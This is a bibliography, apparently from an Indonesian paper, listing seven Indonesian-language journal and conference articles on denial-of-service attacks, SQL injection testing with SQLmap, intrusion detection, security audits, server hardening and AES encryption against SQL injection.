Berliana, C. D., & Saputra, T. A. (2022). Analisis Serangan dan Keamanan pada Denial of Service (DOS): Sebuah Review Sistematik. *JIIFKOM (Jurnal Ilmiah Informatika Dan …*, *2*, 27–32.

Hermawan, R. (2021). Teknik Uji Penetrasi Web Server Menggunakan SQL Injection dengan SQLmap di Kalilinux. *STRING (Satuan Tulisan Riset Dan Inovasi Teknologi)*, *6*(2), 210. doi: 10.30998/string.v6i2.11477

Irawan, A. S., Pramukantoro, E. S., & Kusyanti, A. (2018). Pengembangan Intrusion Detection System Terhadap SQL Injection Menggunakan Metode Learning Vector Quantization. *Jurnal Pengembangan Teknologi Informasi Dan Ilmu Komputer (J-PTIIK) Universitas Brawijaya*, *2*(6), 2295–2301.

Lika, S., Halim, R. D. P., & Verdian, I. (2018). Analisa Serangan Sql Injeksi Menggunakan Sqlmap. *POSITIF : Jurnal Sistem Dan Teknologi Informasi*, *4*(2), 88.

Renaldi, B., & Suroyo, H. (2021). Audit Keamanan Progam Aplikasi E-Dokumen Kampus Dengan Metode Code Review Dan Action Research. *Bina Darma Conference on …*, 354–359.

Setiawan, M. F., Saedudin, R. R., & ... (2022). Penutupan Celah Keamanan Menggunakan Metode Hardening Studi Kasus: Cloudfri Closing Security Vocations Using The Hardening Method Case Study: Cloudfri. *EProceedings …*, *9*(2), 656–663.

Wijaya, H. (2020). Implementasi Kriptografi AES-128 Untuk Mengamankan URL (Uniform Resource Locator) dari SQL Injection. *Akademika Jurnal*, *17*(1), 8–13.